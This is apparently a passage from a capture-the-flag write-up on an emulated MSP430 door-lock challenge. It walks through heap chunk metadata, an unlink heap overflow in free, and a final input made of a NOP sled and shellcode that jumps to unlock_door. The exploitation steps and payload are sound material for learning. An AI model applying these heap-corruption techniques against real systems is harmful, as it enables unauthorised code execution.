463a: 0b12      push    r11
463c: 0a12      push    r10
463e: 3f40 1000 mov     #0x10, r15
4642: b012 6444 call    #0x4464 <malloc>
4646: 0a4f      mov     r15, r10
4648: 3f40 1000 mov     #0x10, r15
464c: b012 6444 call    #0x4464 <malloc>
4650: 0b4f      mov     r15, r11
```

Looking at the login function we see that it's doing two malloc of size 10 and is storing the username in the first malloc contained at r10, and the password in the second malloc r11.

After retrieving the user's credentials and storing them in the heap. The program calls `test_password_valid` and unlocks the door or not according to the validity of the username and the password.

Looking at the `test_password_valid` we see an early `ret` followed by a long list of what seems like gibberish opcodes.

```
4688: b012 7045  call   #0x4570 <test_password_valid>
468c: 0f93      tst    r15
468e: 0524      jz    #0x469a <login+0x60>
4690: b012 6445  call   #0x4564 <unlock_door>
4694: 3f40 0b46  mov    #0x460b, r15
4698: 023c      jmp    #0x469e <login+0x64>
469a: 3f40 1b46  mov    #0x461b, r15
469e: b012 1a47  call   #0x471a <puts>
46a2: 0f4b      mov    r11, r15
46a4: b012 0845  call   #0x4508 <free>
46a8: 0f4a      mov    r10, r15
46aa: b012 0845  call   #0x4508 <free>
46ae: 3a41      pop    r10
46b0: 3b41      pop    r11
46b2: 3041      ret
```

Later the login function frees the two mallocs.

But let's see what really happens. We can see the heap before the mallocs :

Live Memory Dump													
0000:	00	00	44	00	00	00	00	00	00	00	00	00	00
0010:	*												
0150:	00	00	00	00	00	00	00	08	5a	00	00	00	00
0160:	*												
2400:	08	24	00	10	01	00	00	00	00	00	00	00	00
2410:	*												
4390:	00	00	00	00	00	00	00	40	44	00	00	00	00
43a0:	*												

The heap after the first malloc :

0160:	*												
2400:	08	24	00	10	00	00	00	08	24	1e	24	21	00
2410:	00	00	00	00	00	00	00	00	00	00	00	08	24
2420:	08	24	c8	1f	00	00	00	00	00	00	00	00	00
2430:	*												

The heap after the second malloc :

0160:	*												
2400:	08	24	00	10	00	00	00	08	24	1e	24	21	00
2410:	00	00	00	00	00	00	00	00	00	00	00	08	24
2420:	34	24	21	00	00	00	00	00	00	00	00	00	00
2430:	00	00	00	1e	24	08	24	9c	1f	00	00	00	00
2440:	*												

The heap after entering “username” as username :

0160:	*												
2400:	08	24	00	10	00	00	00	08	24	1e	24	21	00
2410:	65	72	6e	61	6d	65	00	00	00	00	00	00	08
2420:	34	24	21	00	00	00	00	00	00	00	00	00	00
2430:	00	00	00	1e	24	08	24	9c	1f	00	00	00	00
2440:	*												

The heap after entering “password” as password :

0160:	*												
2400:	08	24	00	10	00	00	00	08	24	1e	24	21	00
2410:	65	72	6e	61	6d	65	00	00	00	00	00	00	08
2420:	34	24	21	00	70	61	73	73	77	6f	72	64	00
2430:	00	00	00	1e	24	08	24	9c	1f	00	00	00	00
2440:	*												

Here we can see the memory after the first free :

```

0160:  *
2400: 08 24 00 10 00 00 00 00 08 24 1e 24 21 00 75 73  .$.----.$.$!.us
2410: 65 72 6e 61 6d 65 00 00 00 00 00 00 00 00 08 24  ername.....$.
2420: 08 24 c2 1f 70 61 73 73 77 6f 72 64 00 00 00 00  .$.password...
2430: 00 00 00 00 1e 24 08 24 9c 1f 00 00 00 00 00 00  .....$.$.....
2440: *

```

And the memory after the second free :

```

0160:  *
2400: 08 24 00 10 00 00 00 00 08 24 08 24 0e 20 75 73  .$.----.$.$!.us
2410: 65 72 6e 61 6d 65 00 00 00 00 00 00 00 00 08 24  ername.....$.
2420: 08 24 c2 1f 70 61 73 73 77 6f 72 64 00 00 00 00  .$.password...
2430: 00 00 00 00 1e 24 08 24 9c 1f 00 00 00 00 00 00  .....$.$.....
2440: *

```

14.3. Heap Structure.

```

0160:  *
2400: 08 24 00 10 00 00 00 00 08 24 1e 24 21 00 75 73  .$.----.$.$!.us
2410: 65 72 6e 61 6d 65 00 00 00 00 00 00 00 00 08 24  ername.....$.
2420: 34 24 21 00 70 61 73 73 77 6f 72 64 00 00 00 00  4$!.password...
2430: 00 00 00 00 1e 24 08 24 9c 1f 00 00 00 00 00 00  .....$.$.....
2440: *

```

The Heap is a **doubly-linked list**. Each chunk is composed of **metadatas** and a **payload**. The chunks are wrapped with a heap header and a heap footer. Here we can see the structure of a chunk :

```

0824 | 1e24 | 21 00 | username | 00...
bk   | fw   | flag  | payload | padding

```

And what is interesting :

- bk (backward) : a pointer to the previous chunk
- fw (forward) : a pointer to the next chunk

The second chunk starts at address 241e and contains the password. The idea of a heap overflow is to **overwrite the metadatas** of this second chunk when filling the payload of the first one. Because when free is called to remove this chunk, it will do some magic with the fw and bk pointers so the chain can reconstruct around the chunk.

14.4. Try to exploit this

So let's change overwrite the second chunck with our username input. I tried multipled things :

- Set fw to the saved pc in the stack right before the return of the login function, set bk to the address where login calls unlock_door.
- Set fw to the address being called in the second free, set bw to the unlock_door function.
- Set fw to the instruction return in the free function, set bw to Nops so we would go directly in the unlock_door function afterwards.

It failed for different reasons. It was overwritting things at the bw pointer. It was not working because of parity problems. Reversing the function did help understand that what we would point with fw would influence the overwriting.

Here is a smart reverse of the function free. It was thought so I could see how changing bk, fw and the flag would influence the free. So this is not exactly what the free function does ! I also remove useless lines.

```
1  exploitable_free(*bk, *fw, *flag){
2      // the flag is modified if not even
3      if(*flag % 2 == 1)
4          *flag = *flag - 1;
5      r14 = bk;
6      r12 = *(bk + 4);
7
8      // we do this if the previous chunk's flag is even
9      // which is not because it's not the first one?
10     if(r12 % 2 == 0){
11         // not executed
12     }
13
14     r14 = fw;
15     r13 = *(fw+4);
16
17     // r13 : 1f9c (dunno if we can rewrite that far away)
18     // c : 1100
19     // so we do this if
20     if(r13 % 2 == 0){
21         *flag = r13 + *flag + 6;
22         fw = *(r14+2); // interesting!
23         *fw = bk;
24     }
25
26     return;
27 }
```

In the end I tried to make a shell code. I copied the instructions in unlock_door :

```
3012 7f00 b012 b646 fd3f
```

And I pointed the saved pc to the heap (which is supposed to be non-executable on a protected system but here it worked!).

Also, to counter the overwritting problem I made a NOP slide. Here's the solution :

```
909090909090 3012 7f00 b012 b646 fd3f 0e24 9a43
```